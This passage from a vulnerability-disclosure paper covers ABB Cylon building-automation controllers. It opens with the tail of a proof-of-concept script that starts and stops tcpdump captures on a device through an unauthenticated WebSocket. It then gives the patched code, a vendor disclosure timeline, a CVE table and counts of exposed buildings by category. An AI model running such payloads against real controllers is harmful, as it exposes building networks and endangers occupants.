"\x70\x64\x75\x6D\x70\x22\x2C\x22\x6D\x65\x74\x68\x6F"\
"\x64\x22\x3A\x22\x73\x74\x61\x72\x74\x22\x2C\x22\x70"\
"\x61\x72\x61\x6D\x73\x22\x3A\x7B\x22\x74\x79\x70\x65"\
"\x22\x3A\x22\x73\x6D\x61\x72\x74\x52\x6F\x75\x74\x65"\
"\x72\x22\x2C\x22\x6D\x69\x6E\x75\x74\x65\x73\x22\x3A"\
"\x31\x2C\x22\x73\x69\x7A\x65\x4B\x62\x22\x3A\x31\x30"\
"\x7D\x7D"`          #start tcpdump smartRouter capture

echo -e "\n[+] Sending JSONRPC => $START_SERVICE\n"
sleep 1
echo "$START_SERVICE"|
websocat --insecure --one-message --buffer-size 251 --no-close "$TARGET" -v
sleep 2
```

```
echo -e "\n[+] Sending JSONRPC => $STOP_SERVICE\n"
sleep 1
echo "$STOP_SERVICE"|
websocat -k -1 -B 251 -n "$TARGET" -v
echo -e "\n[*] Done"

<< "LOG"
$ cd /usr/local/aam/var; journalctl -r --no-hostname --no-pager >log.txt;
split -n 4 log.txt
$ cat /usr/local/aam/var/xaa
$ cat /usr/local/aam/var/xab
$ cat /usr/local/aam/var/xac
$ cat /usr/local/aam/var/xad
...
#Apr 21 23:12:51 kernel: device lo left promiscuous mode
#Apr 21 23:12:34 kernel: device lo entered promiscuous mode
#Apr 21 23:12:34 node[196]: ws connect
...
LOG
```

This PoC shows how an attacker can remotely start and stop a tcpdump capture on the target device just by sending WebSocket messages, exploiting the lack of authentication. This allows attackers to start a network traffic capture, which might contain sensitive data, or potentially abuse the system's resources if they tweak the parameters or send many requests.

Fixed /ws/wsConnect.js introducing upgrade() function (9.3.5):

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.connect = exports.upgrade = exports.wsRun = void 0;
const http = require("http");
const WebSocket = require("ws");
const Pcap = require("../ws/pcap");
const Tcpdump = require("../ws/tcpdump");
const Index = require("../index");
let wss;
let timeout;
let target;
function wsRun() {
    wss = new WebSocket.Server({ noServer: true });
    wss.on('connection', connect);
}
exports.wsRun = wsRun;
function upgrade(req, socket, head) {
    var res = Object.create(http.ServerResponse.prototype);
    console.log('Parsing session from request...');
    Index.app.sessionParser(req, res, () => {
        if (!req.session.auth) {
            socket.write('HTTP/1.1 401 Unauthorized\r\n\r\n');
            socket.destroy();
            return;
```

```
        }
        console.log('Session is parsed!');
        wss.handleUpgrade(req, socket, head, function (ws) {
            wss.emit('connection', ws, req);
        });
    });
}
exports.upgrade = upgrade;
function connect(ws) {
    console.log('ws connect');
    ws.on('message', (message) => { msgRcv(message, ws); });
    ws.on('closed', () => { closed(ws); });
}
exports.connect = connect;
function closed(ws) {
    console.log('ws discconnect');
    target.stop(ws);
}
function msgRcv(message, ws) {
    let msgCtrl;
    try {
        msgCtrl = JSON.parse(message);
    }
    catch (err) {
        console.error(err);
        return;
    }
    if (msgCtrl.target == 'pcap') {
        target = Pcap;
    }
    else if (msgCtrl.target == 'tcpdump') {
        target = Tcpdump;
    }
    timeout = setInterval(function () { target.alive(ws); }, 1000);
    target.msg(msgCtrl, ws);
}
//# sourceMappingURL=wsConnect.js.map
```

Vendor miscommunication

Timeline of vendor communication and vulnerability reporting.

Date	Event
April 22 2024	The researcher contacts the vendor to report vulnerabilities.
April 27 2024	The vendor responds, providing version 3.08.01 of the software for review.
May 2 2024	The researcher sends two detailed vulnerabilities to the vendor.
July 1 2024	The researcher requests a status update from the vendor on the reported vulnerabilities.
July 4 2024	The vendor informs the researcher that two new vulnerabilities in version 3.08.01 have been patched in version 3.08.02.
July 18 2024	The researcher sends a list of (800+) zero-day vulnerabilities affecting versions 3.07.01, 3.07.02, and 3.08.01 to the vendor.
August 7 2024	The vendor releases version 3.08.02, claiming comprehensive security upgrades have been made.
August 13 2024	The researcher asks the vendor why version 3.08.02 was not provided for verification prior to release.
August 16 2024	The vendor acknowledges the high volume of reported issues, noting they are working hard and have employed an external security company to assist. They also state that no bug bounty program exists for this product line. The researcher questions why the vendor published an advisory without prior notice.
August 16 2024	The vendor clarifies that the published advisory addressed issues reported by another party who wished to remain anonymous.
August 16 2024	The vendor states that the next advisory will focus on the researcher’s reported issues, and they are happy to acknowledge the researcher’s efforts. They confirm that researchers typically verify fixes before new software releases, but in this case, they published quickly for undisclosed reasons, noting that version 3.08.02 was not available at the time of the advisory. The vendor asks the researcher to share the tools used to identify the issues and mentions that a bug bounty program for Smart Buildings (ABB/EL/ELSB) is under consideration but not yet active.
August 20 2024	The researcher responds to the vendor, expressing disappointment over the lack of collaboration and providing the requested list of tools used to identify the vulnerabilities.

August 26 2024	The researcher reports additional zero-day vulnerabilities in version 3.08.01 and potentially in version 3.08.02.
August 27 2024	The vendor forwards the new vulnerability details to their R&D team, who are working on version 3.08.03, and requests that everyone focus on version 3.08.02. On the same day, the researcher informs the vendor that version 3.08.02 is not available for download.
September 6 2024	The researcher decides to report the remaining zero-day vulnerabilities to CISA through the VINCE platform.
September 16 2024	The researcher meets with the ABB BMS/BAS team, receiving a 'thank you' for his efforts. Researcher informs the vendor: plan is to present this journey on a conference and a paper is being written. Researcher continues collaboration via VINCE.
November 28 2024	Vendor releases Aspect version 3.08.03.
January 20 2025	Vendor releases FLXeon version 9.3.5.
February 26 2025	Researcher receives a 'thank you' letter from the executive vice president for electrification, smart buildings and home automation solutions at ABB.
March 10 2025	The researcher tried to continue collaboration, aiding in proper CVSS scoring but shows disappointment in CVE assignment and patch planning by the vendor. Researcher tries to report new and critical vulnerabilities in Aspect controller, version 3.08.03, and FLXeon controller, version 9.3.5, but **vendor stops communication**. Version 3.08.04 of ABB Cylon Aspect is scheduled / promised to be released mid-March 2025. ABB Cylon FLXeon controller version 9.3.6 scheduled / promised to be released Q2 2025.
April 1 2025	There are still unreported vulnerabilities in these products.
April 1 2025	Srecan rodjendan Svemirski Prahu!
April 11 2025	Asked vendor for status update.
April 14 2025	Vendor: Still waiting for a response from the business division.
May 14 2025	Informed the vendor that it's been several times in two months that we are 'waiting from the business division'. If no response with valuable information and planning until Monday 19 May, the advisories will have to be released.
May 19 2025	Started releasing the remaining vulnerabilities.
May 22 2025	The vendor has published an advisory listing 32 additional CVEs, of which only 14 were addressed in version 3.08.04. The remaining vulnerabilities are marked with "no plans for corrective measures." Nearly all CVEs are mis-scored and inaccurately described with the blanket statement "if session administrator credentials become compromised," which misrepresents the actual risk. This reflects a

	continued pattern of downplaying the severity of security issues.
August 11 2025	Vendor released an advisory listing 7 additional CVEs, fixing version 3.08.04-s01. CVSS:7.3 for preauth root RCE.
November 24 2025	Game Over.

The most recent bulletin, concerning version 3.08.04, includes statements such as ‘irrevocable upgrade’ and clarifies that the software was never intended to function as an internet-facing server application.

Customer Impact

Users **must upgrade as soon as possible** to ensure their ASPECT targets are secure and to take advantage of the latest features and improvements.

Note: ASPECT v3.08.04 is an irrevocable upgrade meaning if an ASPECT target has been upgraded to v3.08.04 it cannot be backed down to any pre-v3.08.04 release.

Note ASPECT is not designed to be an “internet-facing” server application. If you need to access the ASPECT device remotely, you should do so through a secure VPN (and not a publicly accessible internet domain).

Note: ABB recommends that all unnecessary ports are closed on an ASPECT device.
After upgrading, always review port configuration (WebUI > Communication Setup > IP Port Administration) for any unnecessarily open ports and close accordingly.

Note: It is recommended that .aam file checksums are verified against those published on the online ToolBox before a System Upgrade is performed.

Note: If you have any difficulty accessing ASPECT after upgrade, you may need to:
1. Clear your browsers history/cookies and restart the browser to clear out the older version/data (performing a hard refresh with Ctrl+F5 is an alternative option).
2. If login is still not working after clearing the cache, you may need to use the alternative WebUI login page at https://192.168.0.1/altlogin.php (replace the IP with your device’s host/IP).

Statement on newly reported vulnerabilities

ASPECT devices are not intended to be internet-facing. A product advisory issued in June 2023 informed customers regarding this fact.

An attacker who successfully exploits these vulnerabilities could potentially gain unauthorized access and potentially compromise the system's - and log-file-confidentiality, integrity and availability.

ABB requires, as noted in previous security advisories and user documentation, that ASPECT should not be exposed to the Internet or any other unsecured network.

Note: To exploit ASPECT, an attacker would need a misconfigured system.

ABB strongly advises customers and system integrators to follow the instructions documented in: FBXi, CBXi and ASPECT® SOLUTIONS, which can be downloaded from the ABB library.

Cybersecurity hygiene 101

Given the vendor's prominence in this industry, there is a compelling case for developing a new firmware codebase from the ground up, adhering to a Secure Software Development Life Cycle (SSDLC) methodology. A starting point would be compliance with IEC-62443 standards. In the future, integrating security requirements within the full lifecycle will be mandated by applying the Cyber Resilience Act by December 2027.

To comply with the EU Cyber Resilience Act (CRA) and related technical standards like IEC 62443, vendors producing networked industrial devices in Europe must adopt a proactive and comprehensive approach to cybersecurity. The CRA, which introduces mandatory requirements for connected devices, emphasizes the importance of secure-by-design principles, requiring vendors to integrate cybersecurity into every product lifecycle stage. This includes conducting thorough risk assessments, implementing robust security controls, and ensuring that devices are resilient against cyber threats.

A key compliance aspect involves adhering to technical and organizational requirements outlined in standards such as IEC 62443. For example, IEC 62443-4-2 specifies security controls for industrial automation and control systems, including robust authentication mechanisms, encryption of sensitive data, and secure communication protocols (stating you use HTTPS is not cool anymore). Additionally, vendors should follow IEC 62443-4-1, which provides guidelines for secure development practices, such as threat modeling, secure coding, and regular security testing. These practices help mitigate risks and ensure devices meet the CRA's upcoming stringent requirements.

The CRA also mandates conformity assessments and requires products to carry a CE marking to indicate compliance. This process involves demonstrating that devices meet the essential cybersecurity requirements outlined in the regulation, such as providing regular security updates, maintaining vulnerability management processes, and ensuring transparency to end-users about the device's security posture. Vendors can build customer trust and demonstrate their commitment to cybersecurity by aligning with the CRA and obtaining relevant certifications.

However, compliance doesn't end with certification. Vendors must also establish processes for continuous monitoring, vulnerability management, and timely software updates to address emerging threats. This includes implementing incident response and recovery plans, as outlined in IEC 62443-2-4, to minimize the impact of potential security breaches. By maintaining a proactive stance on cybersecurity, vendors can ensure their devices remain secure throughout their operational lifespan.

Transparency and documentation are equally important under the CRA. Vendors should maintain detailed records of their risk assessments, security practices,

and compliance efforts, providing customers with clear information about the security features of their devices. Additionally, fostering a culture of cybersecurity awareness within the organization through training and education ensures that employees and stakeholders are equipped to uphold these standards.

Compliance with the EU Cyber Resilience Act (CRA) and IEC 62443 requires a holistic approach integrating cybersecurity into every product lifecycle stage. By prioritizing secure design, adhering to technical standards, and maintaining ongoing vigilance, vendors can meet regulatory requirements and enhance the resilience and trustworthiness of their networked industrial devices in an increasingly connected world.

Looks like the work made a difference; the firmware is no longer freely accessible to everyone.




Figure 54: ABB Community (https://abbcommunity.com)

Conclusion

A significant number of vulnerabilities uncovered in this research are not detailed here due to the sheer volume of findings, stemming from an 18-year-old and a 6-year-old codebase that has never been subjected to a thorough security review for either the devices or the code itself. Additionally, the extensive list exceeds the scope of published advisories, but you can explore them on ZSL website.

The key insight is that the vendor is still working on resolving these problems, which leaves thousands of buildings and organizations physically exposed to exploits that could interrupt the regular operations of service providers, endanger human safety, and potentially lead to psychological distress, other harm, or financial losses.

A catalog of potentially affected businesses and facilities is available in the appendix of this document, with the full bibliography provided further below. The impact is severe: attackers could disable smoke detectors, shut down chillers to melt ice rinks, turn off boilers and hot water, disable air conditioning, switch off lights in operating rooms, stop air handling units, deactivate intruder alarms, bypass access controls, manipulate fire alarms and sprinkler systems, manipulate water pressure, or create confusion by accessing public announcement systems – essentially, any component of a Building Management System (BMS) or Building Automation System (BAS) can be directly tampered with using these findings.

A clear disclaimer: Do not attempt to exploit these vulnerabilities.

A message to ICS vendors: Collaborate with researchers, prioritize transparency, audit your code, secure your products, manage the disclosure process effectively, and treat critical risks with the urgency they demand wherever and whenever they arise.

As this investigation demonstrates the global deployment of ABB’s Cylon Aspect and Cylon FLXeon controllers, the reach of building technologies spans an extraordinary range of sectors and geographies. Yet, the question of responsibility for their security and oversight remains a critical challenge in the ICS landscape.

In circumstances like these, the primary action should be to update to the latest firmware versions, while simultaneously reaching out to integrators or affected organizations using these products to promptly disconnect their buildings from the Internet or implement isolated, secure VPN solutions for remote access via a web browser.

This is a **global cybersecurity incident**, and I’ve observed the steps and efforts the vendor has taken to not only address the vulnerabilities through patches

but also to actively work on securing every affected building and facility by eliminating exposure and applying updates as quickly as possible.

Presented below is a table detailing CVEs assigned by **ABB**, including titles and (bad) CVSS scores, as identified in this research.

#	CVE ID	Title	CVSS score
1	**CVE-2024-4007**	hard coded default credential contained in install package	8.8 (High)
2	**CVE-2024-6209**	Unauthorized Access	10.0 (Critical)
3	**CVE-2024-6298**	Remote Code Execution	10.0 (Critical)
4	**CVE-2024-6515**	Clear Text Passwords	9.6 (Critical)
5	**CVE-2024-6516**	Cross-Site Scripting XSS	9.3 (Critical)
6	**CVE-2024-6784**	SSRF Server Side Request Forgery	9.9 (Critical)
7	**CVE-2024-48843**	SQL Injection	8.2 (High)
8	**CVE-2024-48844**	Denial of Service, DoS	7.7 (High)
9	**CVE-2024-48845**	Weak Password Rules/Strength	9.4 (Critical)
10	**CVE-2024-48846**	Cross Side Request Forgery, CSRF	7.1 (High)
11	**CVE-2024-48847**	MD5 bypass operation	8.8 (High)
12	**CVE-2024-48839**	Remote Code Execution, RCE	10.0 (Critical)
13	**CVE-2024-48840**	Unauthorized Access	10.0 (Critical)
14	**CVE-2024-51541**	Local File Inclusion	8.8 (High)
15	**CVE-2024-51542**	Configuration Download	8.8 (High)
16	**CVE-2024-51543**	Information Disclosure	8.8 (High)
17	**CVE-2024-51544**	Service Control	8.8 (High)
18	**CVE-2024-51545**	Username Enumeration	10.0 (Critical)
19	**CVE-2024-51546**	Credentials Disclosure	8.7 (High)
20	**CVE-2024-51548**	Dangerous File Upload	9.9 (Critical)
21	**CVE-2024-51549**	Absolute Path Traversal	10.0 (Critical)
22	**CVE-2024-51550**	Data Validation / Sanitization	10.0 (Critical)
23	**CVE-2024-51551**	Default Credentials	10.0 (Critical)
24	**CVE-2024-51554**	Off-by-one error	9.1 (Critical)
25	**CVE-2024-51555**	Force Change of Default Credentials	10.0 (Critical)
26	**CVE-2024-11316**	Filesize Check	8.7 (High)
27	**CVE-2024-11317**	PHP Session Fixation	10.0 (Critical)
28	**CVE-2024-48841**	Remote Code Execution (RCE) Vulnerabilities	10.0 (Critical)
29	**CVE-2024-48849**	Authentication and Authorization Issues	9.4 (Critical)
30	**CVE-2024-48852**	Information Disclosure	9.4 (Critical)
31	**CVE-2024-51547**	Hard-coded Credentials	9.8 (Critical)
32	**CVE-2024-48853**	Authenticated Escalation to guest to root	9.5 (Critical)
33	**CVE-2024-48850**	Authenticated Absolute Path Traversal	7.5 (High)
34	**CVE-2024-9639**	Authenticated Remote Code Execution	8.0 (High)
35	**CVE-2025-2410**	Admin Authorized Port (iptables) manipulation (open/close/disable ports)	9.1 (Critical)
36	**CVE-2025-2409**	Admin Authorized System File corruption	9.1 (Critical)

37	**CVE-2025-30170**	Admin Authorized Exposure of file path, file size or file existence	5.9 (Medium)
38	**CVE-2025-30171**	Admin Authorized System File Deletion	9.0 (Critical)
39	**CVE-2025-30172**	Admin Authorized Remote Code Execution	8.9 (Critical)
40	**CVE-2025-30173**	Admin Authorized File Upload	6.7 (Medium)
41	**CVE-2025-30169**	Admin Authorized File Upload and Execute PHP	6.7 (Medium)
42	**CVE-2024-13928**	Authenticated SQL Injection	7.2 (High)
43	**CVE-2024-13929**	Authenticated Servlet Command Injection	7.5 (High)
44	**CVE-2024-13930**	Authenticated Unchecked Loop Condition	5.9 (Medium)
45	**CVE-2024-13931**	Authenticated Relative Path Traversal	7.5 (High)
46	**CVE-2024-13945**	Stored Absolute Path Traversal	8.4 (High)
47	**CVE-2024-13946**	Binary Planting / LoadLibrary DLL's not Signed	7.1 (High)
48	**CVE-2024-13947**	External System or Configuration Control	7.1 (High)
49	**CVE-2024-13948**	Insecure Permissions	7.3 (High)
50	**CVE-2024-48848**	LARGECONTENT - device disk overutilization	7.0 (High)
51	**CVE-2024-13949**	Log Forging	6.9 (Medium)
52	**CVE-2024-13950**	Log Injection	6.9 (Medium)
53	**CVE-2024-13951**	One way hash with predictable salt	7.6 (High)
54	**CVE-2024-51553**	Predictable Filename	7.0 (High)
55	**CVE-2024-13952**	Remote Code Execution	8.7 (High)
56	**CVE-2024-13953**	Sensitive Information disclosed in log files	6.9 (Medium)
57	**CVE-2024-13954**	Serialization / Deserialization of configuration data	6.5 (Medium)
58	**CVE-2024-13955**	SQL Injection 2nd Order	9.4 (Critical)
59	**CVE-2024-13956**	SSL Verification Bypass	8.8 (High)
60	**CVE-2024-13957**	SSRF Server Side Request Forgery	7.6 (High)
61	**CVE-2024-13958**	Stored Cross Site Scripting	4.8 (Medium)
62	**CVE-2024-51552**	Weak Password Storage	7.1 (High)
63	**CVE-2025-53187**	Authentication bypass due to a SW configuration issue	10.0 (Critical)
64	~~**CVE-2025-53188**~~	rejected/removed by ABB	7.3 (High)
65	~~**CVE-2025-53189**~~	rejected/removed by ABB	7.3 (High)
66	~~**CVE-2025-53190**~~	rejected/removed by ABB	7.3 (High)
67	~~**CVE-2025-53191**~~	rejected/removed by ABB	8.4 (High)
68	**CVE-2025-7677**	DOS attack possible	9.4 (Critical)
69	**CVE-2025-7679**	Session ID Basic Auth Bypass	9.5 (Critical)
70	**CVE-2024-48842**	Hardcoded passwords	7.3 (High)
71	**CVE-2024-48851**	Remote Code Execution	8.9 (High)
72	**CVE-2025-10205**	Predictable Salt and Weak Hashing Algorithm	9.4 (Critical)
73	**CVE-2025-10207**	Authenticated File Disclosure/Delete	8.9 (High)

This page intentionally left blank.

Authored by

Gjoko Krstic
gjoko@zeroscience.mk

Reviewed by

Angelo D'Amato
angelo.damato@vulnir.com

Re-reviewed by

Todd Jarvis
packet@packetstormsecurity.com

Macedonian Information Security Research and Development Laboratory

Kumanovo, 1300, N. Macedonia

www.zeroscience.mk

Exposed and exploitable 'giants' worldwide

Six years ago, my 132-page investigation into Building Management Systems titled "I Own Your Building (Management System)", exposed the sprawling reach, and vulnerabilities of these critical technologies. Now, an investigation into the ABB website, integrators of Aspect Cylon and FLXeon controllers, their case studies, and the Shodan device search engine reveals the widespread deployment of these systems across a diverse global landscape. Example: ref1, ref2.

Affected installations span hotels, churches, commercial buildings, industrial complexes, school campuses, banks, hospitals, stadiums, airports, universities, government facilities, skyscrapers, theaters, and countless other sites. But who bears responsibility for their security and oversight?

Picture a lineup of key players: suppliers, integrators, and end-users – each with a stake in this ecosystem.

Suspects are brought in a lineup! A symbolic lineup of stakeholders: suppliers providing the technology, integrators deploying it, and users **operating** it daily. High five Genndy Tartakovsky!




Figure 55: Ain't nottin' but a heartache

... Chills, literal chills! – https://www.youtube.com/watch?v=HlBYdiXdUa8

Template title for the PR ninjas:

[COMPANY NAME / BUILDING NAME] open to remote ICS attacks.

A compilation of 369 buildings (when reported there were a thousand exposed) verified to utilize Aspect or FLXeon for their BMS/BAS solutions, has been assembled from publicly available data. This extensive catalog encompasses a wide array of locations and entities, spanning various sectors and regions worldwide, ranging from commercial buildings to correctional facilities, and their footprint across more than 30 countries and 220 cities, underscoring the global scope of the systems under investigation and is systematically arranged by name, location, associated companies, and category.

Given the sensitive nature of this research, I am withholding live target details in this publication. For those interested, the complete list of affected entities will be released separately as **exposedgiants.pdf**. The table below excludes company and building names for privacy and security reasons.

Category	Count	Locations
School	65	USA, UK, Ireland, Spain, Italy, Canada, Scotland, Northern Ireland, Sweden
Commercial Building	59	UK, USA, China, Singapore, Ireland, UAE, Egypt, Austria, Belgium, Italy, France, Germany, Spain, Poland, Israel, Canada, Qatar, Netherlands, South Africa, India, Vietnam
Hospital	22	UK, USA, Chile, France, Singapore, Vietnam, Finland, Italy, Switzerland, Australia, Ireland
Residential Building	22	Switzerland, Italy, Finland, UK, UAE, Turkey, USA, Poland, Portugal, Netherlands, Serbia, Spain, Canada
Government	21	UK, USA, Ireland, Germany, Italy, Chile, Brazil, Colombia, South Africa, India
Factory	20	Sweden, Finland, China, Germany, Italy, Poland, Taiwan, Qatar, Saudi Arabia, Indonesia, Egypt, South Korea, Australia, UAE, Colombia, Argentina, Brazil, Chile, USA, Vietnam
University	12	Ireland, USA, UK, Canada, Italy
Clinic	10	USA, Italy, Germany, France
Airport	9	Ireland, UK, Singapore, China, India, UAE
Hotel	8	Finland, Greece, Egypt, UAE, USA, Spain
Shopping mall	7	Thailand, South Africa, UAE, Egypt, Canada, Poland
Power Plant	7	Qatar, South Korea, Singapore, Australia, Brazil, Chile, Spain
Skyscraper	6	Sri Lanka, UAE, USA, Sweden, Germany, Italy
Business Center	6	USA, UK
Transportation	6	Ireland, China, Sweden, Taiwan, Italy
Church	6	USA, Northern Ireland
Retail Store	5	Poland, UK

Bank	5	USA, Ireland
Cultural Center	5	USA, Switzerland, Germany, UK
Community Center	5	USA
Healthcare Facility	5	USA, Ireland, Spain
Unknown	4	USA, UK, Israel
Student Housing	3	UK
Business Park	3	UK, Italy
Correctional Facility	3	USA
Preschool	3	USA
College	3	USA
Museum	3	USA, Germany, Egypt
Primary School	3	UK, Italy
Stadium	2	China, USA
Industrial Complex	2	USA, Belgium
Library	2	USA
Supermarket	2	USA, Ireland
Spa	2	Switzerland, Italy
Resort	2	Austria, USA
Recreation Facility	2	USA, UK
Sports Facility	2	USA, UK
Institute	2	Ireland
Infrastructure	2	USA
Theater	1	USA
Military Base	1	Germany
Animal Welfare Center	1	USA
Wellness Center	1	USA
Fitness Center	1	USA
Retirement Home	1	Canada
Parking Facility	1	USA
Hostel	1	Spain
Golf Club	1	USA
Palace	1	Scotland, UK
Call Center	1	USA
Union Headquarters	1	USA
Mine	1	Chile
Concert Hall	1	Germany
Synagogue	1	UK

This research was submitted to several prominent cybersecurity conferences, including CCC, DefCon, BlackHatUSA, CodeBlue, OffensiveCon, TyphoonCon, RomHack, RSA, and Hardwear.io, but was not accepted. It was accepted at BSides Ljubljana and RootCon, however, due to scheduling conflicts, the presentation was withdrawn. It nearly surfaced at a certain Con we do not talk about ;]. Time will tell whether this paper will be forgotten, buried, or recognized as the one that could have disrupted the status quo in places where silence was preferred: [redacted], [redacted], [redacted], [redacted], [redacted], [redacted].

Bibliography

ABB. (2024, June 26). *Cyber Security Advisory - ASPECT system operating with default credentials while exposed to the Internet*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108469A6101&LanguageCode=en&DocumentPartId=&Action=Launch

ABB. (2024, August 7). *CYLON® TECHNICAL BULLETIN NO. 537 (ASPECT® v3.08.02)*. Retrieved from https://library.e.abb.com/public/2def6b22e2e2460297ed14df2620bfc7/ABB_Cylon_Bulletin_0537_ASPECT_3.08.02.pdf?x-sign=LaZnRJbUdNkTz1r7CR0v7h6Qm/4KcUZXIaS68prby8+6xqqmLp2OA8N+JkWIeRar

ABB. (2025, February 6). Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108470A6775&LanguageCode=en&DocumentPartId=pdf%20-%20Public%20Advisory&Action=Launch

ABB. (2025, January 10). *(**Updated 2024-12-05**) - Cyber Security Advisory - ASPECT system RCE, unauthorized-Access vulnerabilities reported*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108469A7497&LanguageCode=en&DocumentPartId=&Action=Launch

ABB. (2025, Jannuary 22). *ABB CYLON® TECHNICAL BULLETIN NO. 546 (FBVi, FBTi, FBXi, CBXi Firmware 9.3.5)*. Retrieved from https://library.e.abb.com/public/10c549147aee4d9b85d0c836cd9eacf7/ABB_Cylon_Bulletin_0546_FBVi_FBTi_FBXi_CBXi_Firmware_v9.3.5.pdf

ABB. (2025, May 14). *ABB CYLON® TECHNICAL BULLETIN NO. 548*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=ABB_BLBA_HVAC_BULLETIN_0548

ABB. (2025, May 29). *ASPECT® Supervisory Building Control*. Retrieved from https://new.abb.com/low-voltage/products/building-automation/product-range/abb-cylon/system-information/portfolio/aspect-supervisory-building-control

ABB. (2025, May 29). *BACnet® Building Control*. Retrieved from https://new.abb.com/low-voltage/products/building-automation/product-range/abb-cylon/products-and-downloads/bacnet-building-control

ABB. (2025, May 29). *Building Solutions Community*. Retrieved from https://abbcommunity.com/

ABB. (2025, May 29). *Case Studies*. Retrieved from https://casestudies.abb.com/?tags=164

ABB. (2025, May 22). *Cyber Security Advisory - ASPECT advisory several CVEs* . Retrieved from

https://search.abb.com/library/Download.aspx?DocumentID=9AKK108471A0021&LanguageCode=en&DocumentPartId=pdf&Action=Launch

